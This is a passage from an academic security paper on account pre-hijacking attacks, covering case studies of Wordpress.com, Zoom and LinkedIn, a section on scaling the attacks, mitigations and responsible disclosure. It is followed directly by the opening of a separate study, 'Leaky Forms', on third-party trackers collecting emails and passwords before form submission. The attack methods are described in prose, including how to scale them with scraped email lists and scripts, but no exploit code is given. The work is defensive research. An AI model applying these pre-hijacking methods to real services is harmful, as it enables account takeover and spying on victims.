As LinkedIn is a professional social network and an IdP, a successful attack could allow the attacker to read the victim's sensitive conversations, impersonate the victim, or sign in as the victim at other services where the victim uses LinkedIn as an IdP. We reported our findings to LinkedIn in June 2021. As a result, LinkedIn changed the default behavior to invalidate active sessions after a password change, thus mitigating the Unexpired Session Attack. They also noted that they use multiple defense in depth techniques to minimize the window of vulnerability for Trojan Identifier Attacks. Firstly, the email-change verification URLs are only valid for a limited period of time, forcing the attacker to refresh these regularly. Secondly, there is only a short time window after the victim's last authentication in which email-change confirmations will be accepted without requiring re-authentication. After this window, the victim will be asked to re-authenticate, which would likely raise suspicion. Finally, LinkedIn uses various anti-abuse controls to prevent the creation of multiple accounts with unconfirmed email addresses. We discuss these defenses further in Section 6.2.2.

5.3.4 Wordpress.com

We found that Wordpress.com was vulnerable to the Unexpired Session and Unexpired Email Change Attacks.

Unexpired Session Attack. In the *Victim action* phase, when the victim tried to create an account with their email address, Wordpress.com notified the victim that an account already exists and provided the option to sign in to the account via a one-time link sent to the victim's email address. As long as the victim makes use of this option (i.e., does not reset their password), the attacker can maintain their access to the account. However, even once the victim sets a new password, the attacker's earlier session will not be invalidated, allowing the attacker to retain access potentially indefinitely if the session is kept active.

Unexpired Email Change Attack. Similarly to the first case study, in order to successfully execute this attack, the attacker would need to perform a CSRF-like attack in the *Attack* phase.

A successful attack on Wordpress.com would allow the attacker to maliciously modify the websites managed by the victim and sign in to other services where the victim uses Wordpress.com as an IdP. When we reported our findings to Wordpress.com via HackerOne in June 2021, the reports were marked as "Not Applicable". These vulnerabilities were not present in the self-hosted version of the Wordpress software because it required all self-registered users to verify their email addresses before allowing them to perform any actions.

5.3.5 Zoom

We found that Zoom was vulnerable to the Classic-Federated Merge and Non-verifying IdP Attacks.

Classic-Federated Merge Attack. Although free Zoom accounts require email verification before the account is created, this restriction was not present for paid accounts. This enables an attacker to abuse the paid account creation process to create an account using the victim's email address and perform the Classic-Federated Merge Attack. The UI of Zoom when the victim tried to create their account in the *Victim action* phase of this attack is shown in Figure 5. As evident from the figure, the victim would believe they were




Figure 5: Zoom's UI in the *Victim action* phase of the Classic-Federated Merge Attack. This may lead the victim to believe they are creating a new account instead of being signed in to an attacker-created account.

creating a fresh account, instead of being signed in to the attacker-created account.

Non-verifying IdP Attack. Since Zoom supports custom IdPs, the attacker could use a non-verifying IdP to create a Zoom account with the victim's email address. For our experiments, we used OneLogin's IdP service [30]. When the victim subsequently came to create a Zoom account with the same email address, Zoom did not notify the victim of the existence of an account with the same email address and instead signed the victim in to the attacker-created account.

Being able to login to the victim's Zoom account would enable the attacker to record the meetings attended by the victim, access the participant details (e.g., attendee names and email addresses) of any meetings hosted by the victim, access the sensitive chat history, impersonate the victim in Zoom chat, and sign in to other services where the victim uses Zoom as an IdP. When we responsibly disclosed these attacks to Zoom in August 2020 and March 2021, they assessed both reports as *high* severity and fixed the vulnerabilities.

6 Discussion

In this section we discuss account pre-hijacking attacks from the perspective of attackers and defenders, explaining how they might be scaled up to target a larger number of users, as well as identifying the root cause of the vulnerabilities and presenting several defense in depth strategies. We also sketch out a possible approach for automating the process of scanning for these vulnerabilities, and provide further details about our responsible disclosures to the affected services.

6.1 Scaling Pre-Hijacking Attacks

In Section 4, we described the account pre-hijacking attacks from the perspective of an attacker targeting a specific victim on a specific service. However, it is likely also possible to scale-up the attack to a larger number of users and services. For example, the attacker could obtain lists of potential identifiers (e.g., email addresses and phone numbers) by scraping social/professional networking services, accessing data from data breach incidents, or by leveraging contact information aggregation services. The attacker can then try to create accounts for these identifiers at a large number of services, using automated scripts. Although the account creation may fail on some services, as the victim may already have an account, it is likely to succeed on several other services. New services that are increasing in popularity are a particularly attractive target for pre-hijacking attacks as victims are less likely to have already created accounts, but are likely to do so in future. For instance, in 2020, the Zoom video-communications software saw a huge growth in their user base due to the Coronavirus pandemic [10]. After creating the accounts, the attacker can leverage automated scripts to periodically check whether the victims have recovered (or started using) the pre-hijacked accounts. For example, in the Unexpired Session attack, the attacker can detect account recovery by checking whether the credentials chosen during the pre-hijacking phase can still be used to sign-in to the account. After the victims start using the pre-hijacked account, the attacker can wait for a suitable period of time (e.g., to allow the victim time to provide sensitive information) before completing the attack.

6.2 Root Cause & Mitigation

6.2.1 Strict Identifier Verification

The root cause of all of the attacks identified in the preceding sections is failure to verify ownership of the claimed identifier. This applies directly to the service itself (as illustrated by the Classic-Federated Merge, Unexpired Session, Trojan Identifier, and Unexpired Email Change Attacks), as well as to the IdP (see Non-verifying IdP Attack). Although many services do perform this type of verification, they often do so asynchronously, allowing the user to use certain features of the account before the identifier has been verified. Although this might improve usability (reduces user friction during sign up), it leaves the user vulnerable to pre-hijacking attacks.

On the other hand, all of the above attacks could be mitigated if the service or IdP sent a verification email to the user-provided email address and required the verification to be successfully completed *before* allowing any further actions associated with the account. A similar approach could be used to verify ownership of other types of identifiers, such as using text messages or automated voice calls to confirm ownership of phone numbers. If the service relies on the IdP to perform verification, it should require a strong guarantee from the IdP that this verification has been performed. Alternatively, the service could perform its own additional verification, but this adds further friction and negatively effect usability.

6.2.2 Defense in Depth

In addition to the identifier verification discussed above (or if this is not possible), services can implement the following recommendations to achieve defense in depth.

Password resets. When the password for an account is reset, the service should perform the following actions:

- Sign out all other sessions and invalidate all other authentication tokens for that account. This would mitigate the Unexpired Session Attack.
- Cancel all pending email change actions for that account to mitigate the Unexpired Email Change Attack.
- Notify the user of which federated identities, alternate email addresses, and phone numbers are currently linked to the account and ask them to explicitly select which ones to retain (i.e., unlink by default). Alternatively, ask the user to select any identifiers they do not recognize (i.e., retain by default), but this runs the risk of the user ignoring the prompt. Assuming the user acts correctly, this would mitigate the Non-verifying IdP Attack.

Merging accounts. When a service merges an account created via the classic route with one created via the federated route (or vice-versa), the service must ensure that the user currently controls *both* accounts. For example, when the user attempts to create an account via the federated route but a classic account already exists for the same email address, the user should be required to provide or reset the password for the classic account. Additionally, the steps we discussed above for strengthening the password-reset process should also be applied. This would mitigate the Classic-Federated Merge, and Non-verifying IdP Attacks.

Email change confirmations. When the service sends a capability (e.g., a code or a URL with an embedded authentication token) to confirm a change of email address, the validity period of this capability should be as low as possible, within the constraints of usability, in order to minimize the window of vulnerability for the Unexpired Email Change Attack. However, this will not prevent the attacker from continuously requesting new capabilities whenever the previous ones expire. Therefore, the service must limit the number of times a new capability can be requested from an account to the same, unverified identifier.

Unverified-Account Pruning. Account pruning refers to the practice of deleting inactive user accounts (e.g., [25]). Services can apply the same process to unverified user accounts (i.e., accounts pending identifier verification). Lowering the time threshold for pruning unverified accounts would reduce the window of vulnerability for most pre-hijacking attacks (an exception is the Non-verifying IdP Attack). However, this will not prevent an attacker from creating a new account with the same identifier after the previous account gets pruned. To prevent this, the service should monitor and/or limit the number of times a new account can be created for the same identifier, without the identifier being verified. However, this in turn could allow the attacker to mount a type of Denial-of-Service (DoS) attack by exhausting the account creation quota of the identifiers of legitimate users. Therefore, the service can instead reduce the pruning threshold for unverified accounts and leverage bot-detection frameworks to limit the rate at which the attacker can automatically create new accounts.

Multi-Factor Authentication (MFA). Users can protect themselves from pre-hijacking attacks by activating MFA in their accounts. Correctly-implemented MFA will prevent the attacker from authenticating to a pre-hijacked account after the victim starts using this account. In order to prevent the Unexpired Session Attack, the service must also invalidate any sessions created prior to the activation of MFA.

Additional Security Measures. During our experiments, we observed several additional security measures taken by some of the services we analyzed, and we highlight these here. Some services included a link in the verification emails sent to the victim to report suspicious activity (e.g., as discussed in the Instagram case study). Some services notified users of any security-critical changes to their account, such as email/password changes and new devices/location anomalies. Both of these approaches could help to detect or alert the user to a pre-hijacking attack. Some services allowed creation of multiple accounts with the same identifier, and thus avoided merging the attacker's and victim's accounts.

6.3 Automatically Detecting Vulnerabilities

Although our experiments relied on manual testing, we believe that it should be possible for service owners to automate testing for pre-hijacking vulnerabilities, at least to some extent. For example, service owners likely have access to a private testing version of the service in which they could *temporarily disable* any anti-automation protection measures. This should make it possible to write and deploy automated scripts that perform the actions from each phase of the pre-hijacking attacks in Section 4. These would likely have to be customized for the specific service (e.g. to automate service-specific processes such as account creation, email change, etc.). The script could vary the sequence in which these actions are performed to test different patterns of interaction. This could be used in conjunction with a test oracle that checks the server-side state of the service to identify potential vulnerabilities. Finally, after executing each test, the state of the test service could be reset to a default value, to accelerate the testing process. In future, we hope that web application vulnerability scanners might also support this type of semi-automated scanning.

6.4 Responsible Disclosure

In Section 5.3, we showed that account pre-hijacking attacks can have serious consequences including disclosure of sensi-

tive information (e.g., Sections 5.3.1 and 5.3.3), website defacement (e.g., Section 5.3.4), and spying on web users (e.g., Section 5.3.5). In light of this, we responsibly disclosed all the 56 vulnerabilities we identified on 35 services. We reported 19 of the vulnerabilities via third-party vulnerability coordination platforms, including HackerOne [18], Bugcrowd [11], and Federacy [15]. We reached out to a further 11 companies through their dedicated email addresses and forms for reporting security vulnerabilities. For those services that lacked dedicated security channels (4), were reached out through their general support emails and forms. For one service, we could not find any of the above contact channels, so we reached them through their parent company's Twitter profile. The date on which we disclosed the vulnerabilities to each service is shown in the last column of Table 4.

7 Related Work

Many of the techniques we use in our pre-hijacking attacks are inspired by prior work on related classes of attacks.

Preemptive account hijacking. To the best of our knowledge, Ghasemisharif et al. [17] present the first example of *preemptive account hijacking* in the scientific literature (see Section 5 of [17]). Our work builds upon their example, but assumes a significantly weaker attacker. Specifically, they consider an attacker who has gained control of the victim's federated identity (e.g., the victim's IdP account). Although this is certainly possible, as they demonstrate in the same work [17], it goes beyond the standard web attacker threat model (e.g., [1]). Additionally, multi-factor authentication (MFA) at the IdP, and browser-level protection mechanisms such as HTTP Strict-Transport-Security (HSTS) [27], make it more difficult for an attacker to execute their attack. Nevertheless, their attack is more powerful than any of ours, since once a victim's IdP account has been compromised, this can be used to hijack even the existing RP accounts of the victim. In concurrent work with ours, Ghasemisharif et al. [16] also present a tool for automated auditing of session management flaws in SSO, which again assumes that the attacker has compromised the victim's IdP account at the session level. In contrast, we show that there exists a class of account pre-hijacking attacks that are possible *without compromising the victim's federated identity*. These attacks are thus significantly easier to execute, as demonstrated by our analysis in Section 5.2.

As we explained in Section 6.4, some vendors marked our reports on the Classic-Federated Merge Attack as duplicate (indicating that the attack had been reported previously). Upon further investigation, we identified two recent HackerOne reports [14, 19] that mention a variant of our attack (referred to as *pre-account takeover*). In this variant, it is assumed that the victim will directly try to do federated authentication after the attacker has pre-hijacked the account. In our version of the Classic-Federated Merge Attack, we make the assumption that the victim will first try to create an account through federated means before trying to sign in. Nevertheless, these reports indicate that the security bug bounty research community is already-aware of account pre-hijacking attacks.

Account hijack with SSO. Mainka et al. [24] explain how a web attacker could hijack the victim's RP account through a malicious IdP. Similarly, Peles [33] explores the possibility of an attacker signing in to the existing RP accounts of the victim by leveraging a vulnerable IdP that allows SSO logins before the completion of email verification. These are closely related to and influenced the techniques we use in our Non-verifying IdP Attack. Homakov et al. [20] and Sclafani et al. [35] discuss attacks that enable an attacker to authenticate to the victim's RP account by connecting the attacker's IdP account to it. This contributed to the technique we use in our Trojan Identifier Attack. Although there is a large body of literature discussing logical vulnerabilities in the login process e.g., [5, 6, 38, 40, 41], there has been relatively little focus on the security of account creation, which as we have shown in this work, is also critical for protecting users.

Account hijack without SSO. Zeller et al. [42] present an attack in which the attacker associates their own email address to the victim's account and takes control of the account by requesting a password reset link to be sent to the attacker's email address. Similarly, Innocenti et al. [21] discusses attacks based on the password-reset URLs and Lee et al. [23] presents the scenario where an attacker owns the recycled phone number of the victim to hijack the accounts of the victim through SMS-based password reset. Although the threat model considered in these works are different from ours, they inspired our Unexpired Email Change and Trojan Identifier Attacks. Additionally, the classic account hijack attack using CSRF [13] talks about the capability of the attacker to sign in to the victim's account by setting an attacker-chosen password on the account. This attack motivated our discovery of the Classic-Federated Merge Attack.

Login CSRF. The common element of account pre-hijacking and login CSRF attacks (e.g., [9, 39]) is that, in both cases, the attacker attempts to trick the victim to use an attacker-controlled account. Both classes of attacks thus allow the attacker to spy on the actions performed by the victim while they are signed in to the attacker-controlled account. However, the main difference is in the way the victim ends up signed in to the attacker-controlled account. In login CSRF attacks, the victim is forcefully authenticated to the attacker's account, which may be noticed by observant users. In contrast, in account pre-hijacking, the victim willingly signs in to what they believe to be their own account, unaware that it has been pre-hijacked.

8 Conclusion & Future Work

In this paper, we show that there exists an entire class of account pre-hijacking attacks, which ultimately allow an at-

tacker to take control of a victim's account. We describe five specific attacks. To measure the prevalence of these vulnerabilities in the wild, we analyzed the top 75 popular services based on the Alexa global rankings. We found that at least 35 of these were vulnerable to one or more pre-hijacking attacks, including major services such as Dropbox, Instagram, LinkedIn, Wordpress.com, and Zoom. We disclosed these vulnerabilities to the affected organizations, some of which have acknowledged the vulnerabilities as being of high severity. Finally, we analyzed the root cause of these vulnerabilities, and presented a set of security requirements that would mitigate all the vulnerabilities we identified.

There are several potential avenues for future research related to account pre-hijacking attacks. Firstly, account pre-hijacking attacks are largely possible because of services not performing strict identifier verification (e.g., to reduce user friction during account creation). An empirical evaluation of this topic could explore the precise usability benefits and contrast these against the security risks. Secondly, automated detection of account pre-hijacking vulnerabilities is a promising avenue for future work, as such tools could extend the evaluation to more websites, mobile applications, and desktop applications. Although we briefly sketch a design for this in Section 6.3, this could be explored in greater detail. Finally, pre-hijacking attacks such as the Unexpired Email Change Attack show the importance of capability URLs. Further research is needed on the types of capability URLs in use, their typical validity periods, and the ways in which they might be abused (e.g., [21]).

9 Acknowledgements

We thank our shepherd, Emily Stark, and the anonymous reviewers for their valuable feedback. We also thank the vendors who collaborated with us during the responsible disclosure process. This work was supported by a research grant from the Microsoft Security Response Center (MSRC).

References

[1] Devdatta Akhawe, Adam Barth, Peifung E. Lam, John Mitchell, and Dawn Song. Towards a Formal Foundation of Web Security. In *Proceedings of the IEEE Computer Security Foundations Symposium*, 2010.

[2] Devdatta Akhawe and Adrienne Porter Felt. Alice in Warningland: A Large-Scale Field Study of Browser Security Warning Effectiveness. In *Proceedings of the USENIX Security Symposium*, 2013.

[3] Alexa. Top 500 Sites on the Web. https://www.alexa.com/topsites.

[4] Babak Amin Azad, Oleksii Starov, Pierre Laperdrix, and Nick Nikiforakis. Web Runner 2049: Evaluating Third-Party Anti-bot Services. In *Proceedings of the Conference on Detection of Intrusions and Malware and Vulnerability Assessment*, 2020.

[5] Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuellar, and Llanos Tobarra. Formal Analysis of SAML 2.0 Web Browser Single Sign-on: Breaking the SAML-Based Single Sign-on for Google Apps. In *Proceedings of the ACM Workshop on Formal Methods in Security Engineering*, 2008.

[6] Guangdong Bai, Jike Lei, Guozhu Meng, Sai Sathyanarayan Venkatraman, Prateek Saxena, Jun Sun, Yang Liu, and Jin Song Dong. AUTHSCAN: Automatic Extraction of Web Authentication Protocols from Implementations. In *Proceedings of the Network and Distributed System Security Symposium*, 2013.

[7] Amol Baikar. Facebook OAuth Framework Vulnerability. https://www.amolbaikar.com/facebook-oauth-framework-vulnerability/.

[8] Adam Barth. HTTP State Management Mechanism. https://www.rfc-editor.org/rfc/rfc6265.html.

[9] Adam Barth, Collin Jackson, and John C. Mitchell. Robust Defenses for Cross-site Request Forgery. In *Proceedings of the ACM Conference on Computer and Communications Security*, 2008.

[10] BBC. Zoom sees more growth after unprecedented 2020. https://www.bbc.com/news/business-56247489.

[11] Bugcrowd. https://www.bugcrowd.com/.

[12] Clickbait. https://en.wikipedia.org/wiki/Clickbait.

[13] Cross-Site Request Forgery. https://en.wikipedia.org/wiki/Cross-site_request_forgery.

[14] Bibek Dhakal. Misconfigured oauth leads to Pre account takeover, 2021. https://hackerone.com/reports/1074047.

[15] Federacy. https://www.federacy.com/.

[16] M. Ghasemisharif, C. Kanich, and J. Polakis. Towards Automated Auditing for Account and Session Management Flaws in Single Sign-On Deployments. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2022.

[17] Mohammad Ghasemisharif, Amrutha Ramesh, Stephen Checkoway, Chris Kanich, and Jason Polakis. O Single Sign-Off, Where Art Thou? An Empirical Analysis of Single Sign-On Account Hijacking and Session Management on the Web. In *Proceedings of the USENIX Security Symposium*, 2018.

[18] HackerOne. https://www.hackerone.com/.

[19] Ahmad Halabi. Lack of email verification on Signup lead to OAuth Misconfiguration - Account Takeover by creating a backdoor password, 2020. https://hackerone.com/reports/788894.

[20] Egor Homakov. The Most Common OAuth2 Vulnerability. http://homakov.blogspot.com/2012/07/saferweb-most-common-oauth2.html.

[21] Tommaso Innocenti, Seyed Ali Mirheidari, Amin Kharraz, Bruno Crispo, and Engin Kirda. You've Got (a Reset) Mail: A Security Analysis of Email-Based Password Reset Procedures. In *Proceedings of the Conference on Detection of Intrusions and Malware and Vulnerability Assessment*, 2021.

[22] Bhavuk Jain. Zero-day in Sign in with Apple. https://bhavukjain.com/blog/2020/05/30/zeroday-signin-with-apple/.

[23] Kevin Lee and Arvind Narayanan. Security and Privacy Risks of Number Recycling at Mobile Carriers in the United States. Technical report, Princeton University, 2021. https://recyclednumbers.cs.princeton.edu/assets/recycled-numbers-04-28-2021.pdf.

[24] Christian Mainka, Vladislav Mladenov, and Jorg Schwenk. Do Not Trust Me: Using Malicious IdPs for Analyzing and Attacking Single Sign-on. In *Proceedings of the IEEE European Symposium on Security and Privacy*, 2016.

[25] MantisHub. Pruning User Accounts. https://support.mantishub.com/hc/en-us/articles/203574869-Pruning-User-Accounts.

[26] Mozilla. SameSite Cookies. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite.

[27] Mozilla. Strict-Transport-Security. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security.

[28] OAuth. https://en.wikipedia.org/wiki/OAuth.

[29] Okta. https://www.okta.com.

[30] OneLogin. https://www.onelogin.com/.

[31] OWASP. Session fixation. https://owasp.org/www-community/attacks/Session_fixation.

[32] OWASP. Top Ten 2017 A1:2017-Injection. https://owasp.org/www-project-top-ten/2017/A1_2017-Injection.

[33] Or Peles. Spoofedme - Intruding Accounts using Social Login Providers. https://www.slideshare.net/ibmsecurity/spoofed-me-socialloginattack.

[34] PortSwigger. Common CSRF vulnerabilities. https://portswigger.net/web-security/csrf.

[35] Stephen Sclafani. CSRF Vulnerability in OAuth 2.0 Client Implementations. https://stephensclafani.com/2011/04/06/oauth-2-0-csrf-vulnerability/.

[36] Security Assertion Markup Language (SAML) V2.0 Technical Overview. http://docs.oasis-open.org/security/saml/Post2.0/sstc-saml-tech-overview-2.0.html.

[37] Security Vulnerabilities (Memory Corruption). https://www.cvedetails.com/vulnerability-list/opmemc-1/memory-corruption.html.

[38] Avinash Sudhodanan, Alessandro Armando, Roberto Carbone, and Luca Compagna. Attack Patterns for Black-Box Security Testing of Multi-Party Web Applications. In *Proceedings of the Network and Distributed System Security Symposium*, 2016.

[39] Avinash Sudhodanan, Roberto Carbone, Luca Compagna, Nicolas Dolgin, Alessandro Armando, and Umberto Morelli. Large-Scale Analysis Detection of Authentication Cross-Site Request Forgeries. In *Proceedings of the IEEE European Symposium on Security and Privacy*, 2017.

[40] San-Tsai Sun and Konstantin Beznosov. The devil is in the (implementation) details: an empirical analysis of OAuth SSO systems. In *Proceedings of the ACM Conference on Computer and Communications Security*, 2012.

[41] Rui Wang, Shuo Chen, and XiaoFeng Wang. Signing Me onto Your Accounts through Facebook and Google: A Traffic-Guided Security Study of Commercially Deployed Single-Sign-On Web Services. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2012.

[42] William P. Zeller and Edward W. Felten. Cross-Site Request Forgeries: Exploitation and Prevention. Technical report, Princeton University, 2008. https://people.eecs.berkeley.edu/~daw/teaching/cs261-f11/reading/csrf.pdf.

Leaky Forms: A Study of Email and Password Exfiltration Before Form Submission

Asuman Senol
imec-COSIC, KU Leuven

Gunes Acar
Radboud University

Mathias Humbert
University of Lausanne

Frederik Zuiderveen Borgesius
Radboud University

Abstract

Web users enter their email addresses into online forms for a variety of reasons, including signing in or signing up for a service or subscribing to a newsletter. While enabling such functionality, email addresses typed into forms can also be collected by third-party scripts even when users change their minds and leave the site without submitting the form. Email addresses—or identifiers derived from them—are known to be used by data brokers and advertisers for cross-site, cross-platform, and persistent identification of potentially unsuspecting individuals. In order to find out whether access to online forms is misused by online trackers, we present a measurement of email and password collection that occurs before the form submission on the top 100,000 websites. We evaluate the effect of user location, browser configuration, and interaction with consent dialogs by comparing results across two vantage points (EU/US), two browser configurations (desktop/mobile), and three consent modes. Our crawler finds and fills email and password fields, monitors the network traffic for leaks, and intercepts script access to filled input fields. Our analyses show that users' email addresses are exfiltrated to tracking, marketing and analytics domains before form submission and without giving consent on 1,844 websites in the EU crawl and 2,950 websites in the US crawl. While the majority of email addresses are sent to known tracking domains, we further identify 41 tracker domains that are not listed by any of the popular blocklists. Furthermore, we find incidental password collection on 52 websites by third-party session replay scripts.

1 Introduction

Websites commonly use third-party advertising and marketing services to monetize their content. Those services heavily depend on monitoring users' online activities, at times without their knowledge and consent. Stateful tracking mechanisms such as cookies are isolated by origins, and limited to the web platform. As users' online activities are spread over a number of connected devices, tracking users only on websites does not suffice to get a complete view of their profile. The demand for an alternative mechanism to track users across websites and devices has also increased since major browser vendors such as Safari and Firefox have started blocking or partitioning third-party cookies and trackers.

Email addresses are ideal identifiers to fill this gap, since they are unique, persistent, and can even be available in the offline realm—e.g., when a user signs up for a loyalty card. Compared to other personal information such as name or postal address, email addresses are more effective for tracking users across platforms, since they are long-term, unique, and available on many websites and applications to facilitate account login, registration, and newsletter subscriptions. Data brokers and advertisers already use email hashes to identify users, track them across devices, and match their online and offline activities [7, 25, 35].

The demand for a more global and persistent identifier, along with the ongoing phase-out of third-party cookies, makes email addresses typed into online forms an attractive target for collection by trackers. However, prior work on the collection of credentials typed into online forms is limited. Besides, the collection of information *before* form submission has been even less studied. Only a 2017 news article by Surya Mattu and Kashmir Hill reported that a third party called Navistone was collecting personal information from mortgage calculator forms before the user submitted the form [71]. This is despite the high dropout rates among web users (e.g., in signup forms [27, 29]), which shows that many users indeed leave websites without submitting the form they started filling out. For instance, a survey by The Manifest found that 81% of the 502 respondents have abandoned forms at least once, and 59% abandoned a form in the last month [38].

In this paper, we investigate to what extent third-party trackers collect email addresses, and (incidentally) passwords, even if the user does not submit any form. Unlike prior work, we focus on leaks that occur before form submission, and we analyze the effect of location, of user consent to personal data processing, and of mobile vs. desktop browsing.

In addition, we evaluate the effect of users' location, of user consent to personal data processing, and of mobile vs. desktop browsing. In particular, we run crawls from two vantage points (EU & US), with desktop and mobile-emulated browsers. In addition, we use three different cookie consent settings to investigate the effect of user consent: accept all, reject all, and no action. Our contributions include the following:

- We develop an interactive, instrumented crawler based on DuckDuckGo's Tracker Radar Collector [34] to measure email and password exfiltration on Tranco top 100K sites. We fit the crawler with a pre-trained machine-learning (ML) classifier that can robustly detect email fields. Our crawler is further able to fill the email and password fields and to intercept script access to filled input fields (Section 3.1).

- Based on a crawl of 2.8 million pages from the top 100K sites, we find that trackers collect email addresses before form submission on thousands of websites in both EU (1,844 websites) and US (2,950 websites) crawls—60% more exfiltrations when the same sites are visited from the US. We uncover 41 previously unknown tracker domains that exfiltrate email addresses. We develop a proof-of-concept browser add-on that detects sniff and exfiltration attempts on online forms.

- We discuss whether email exfiltrations by trackers are compliant with the GDPR or not (Section 5). Further, we send GDPR requests to a sample of websites and third parties, asking the purpose of their email collection, retention period and further sharing policies (Section 6).

- Finally, we uncover incidental password collection by session replay providers on 52 websites (Section 4.2). Two third-party trackers with a combined presence of five million websites released fixes to address the issue, thanks to our disclosures.

2 Background and Related Work

2.1 Background

Web tracking is the process of collecting information about users' online activities across websites. The personal information that can be collected or inferred by the trackers may include personal and sensitive information such as sexual orientation, political and religious beliefs. Tracking may be performed for various purposes including analytics, personalization, and building a behavioral profile for marketing and targeted advertisements.

The most traditional way to track users across websites is to store a unique identifier in users' cookies. However, in the last decade, more intrusive and persistent tracking mechanisms have emerged. Browser fingerprinting [53], evercookies [13] and cookie syncing [76] are such mechanisms that are harder to control and detect than the traditional cookies. As a reaction to these emergent tracking mechanisms, tracking protection countermeasures such as browser extensions and built-in browser defenses were developed. For instance, Safari's Intelligent Tracking Prevention, and Firefox's Enhanced Tracking Protection can prevent third-party tracking by identifying trackers and blocking cookies that are used for cross-site tracking [11, 87]. The countermeasures against traditional tracking mechanisms made alternatives such as tracking based on personal identifiers or "people-based marketing" [22] even more necessary.

2.2 Related Work

Online tracking Several studies investigated stateful [67, 80] and stateless [57, 60, 65] tracking techniques and their evolution over time. Taking an offensive approach, other studies proposed new tracking techniques that are difficult to detect such as canvas and GPU fingerprinting [64, 73]. Analyzing IAB Europe's Transparency and Consent Framework (TCF) cookie banners, Matte et al. found a widespread violation of the GDPR and the ePrivacy Directive; for instance by registering positive consent when the user has not made a choice [70]. Similar to our discussion on GDPR compliance of email exfiltration practices (Section 5), Mayer and Mitchell presented an overview of regulation that applies to online tracking– but their analysis predates modern privacy laws such as the GDPR [72].

Personal information leaks Lin et al. presented the first comprehensive study of privacy threats emanating from browsers' auto-fill functionality [68]. While relevant, auto-fill-related abuse is orthogonal to the types of exfiltration we investigate. Acar et al. studied personal data exfiltration by third parties, uncovering inadvertent password leaks by session replay scripts, and third parties that harvest (hashed) email addresses by injecting invisible login forms that trigger browsers' login managers [41].

Englehardt et al. built a corpus of emails by signing up to mailing lists, and they found that 30% of emails they received leaked the recipient's email address to one or more third-party servers when viewed in an email client program or web application [56]. Similar to our study, Englehardt et al. also searched and filled email fields, but their method aimed to identify leaks that occur when reading emails—not when typing email addresses on the page.

Starov et al. studied PII leakage on contact pages of the 100,000 most popular sites on the web [83]. They populated contact forms with a name, surname, email address and a sample contact message. Their results showed that, after removing accidental leakage, 6.1% (1,035) of all contact forms leaked PIIs to third parties after form submission. They also




Figure 1: Components of our crawler. We integrate Firefox Relay's Fathom-based email field classifier [10] and Consent-O-Matic [45] to Tracker Radar Collector (TRC)—a web privacy measurement crawler developed by DuckDuckGo [34]. TRC is based on Puppeteer, which uses Chrome Devtools Protocol to interact with the underlying browser. We modify TRC to efficiently discover inner pages, and fill email and password fields.

found that PIIs were leaked to third parties before submitting the contact form on 13 websites. Unlike Starov et al.'s work, we ran comparative crawls (mobile/desktop, US/EU, consent modes); and our leak detection method did not require three visits. While not directly comparable, we identified substantially more personal information leaks.

Chatzimpyrros et al. [47] and Dao et al. [49] investigated PII leaks on top 200K websites, and on 307 popular shopping websites respectively. Chandramouli et al. measured the prevalence of email header injection vulnerabilities in web forms, which can be used for phishing, spoofing, and other attacks [46]. Other prior work investigated PII leaks on mobile devices [78, 79], or compared tracking on mobile and desktop devices [89].

Our study differs from these works by focusing on email and password exfiltration during the filling of the forms. We run crawls from multiple vantage points, with different consent modes to evaluate their effect on data exfiltration. We compare email and password collection on mobile and desktop crawls. In addition, we use GDPR requests to reach out to first and third parties to ask for the purposes of email address collection.

Web privacy measurement studies Many researchers developed their own tools to study web tracking techniques in the wild. In 2012, Mayer and Mitchell implemented FourthParty, a Firefox extension that instrumented browser APIs, HTTP traffic and cookies [72]. Using FourthParty, they examined web tracking techniques on more than 500 websites. FPDetective is based on a modified PhantomJS and Chromium and was used to measure browser fingerprinting on the top million pages [42]. Englehardt and Narayanan developed OpenWPM, which consists of an instrumentation extension and automation code that drives a full-fledged Firefox browser [57]. Jueckstock and Kapravelos contributed VisibleV8, a modified V8 JavaScript engine that logs all native JS function calls and property accesses, without the need to add specific instrumentation [63]. Akhavani et al. inspected 33 Google Chrome, 31 Mozilla Firefox, and 33 Opera browser versions released from 2016 to 2020 by using VisibleV8, and showed that different browser versions have identifiable fingerprints [43]. Recently, DuckDuckGo developed Tracker Radar Collector [34], an instrumented Puppeteer-based crawler that is used to detect trackers through large-scale crawls. We chose to build our crawler by extending Tracker Radar Collector for its simplicity and scalability. We explain the details of this process in the following section.

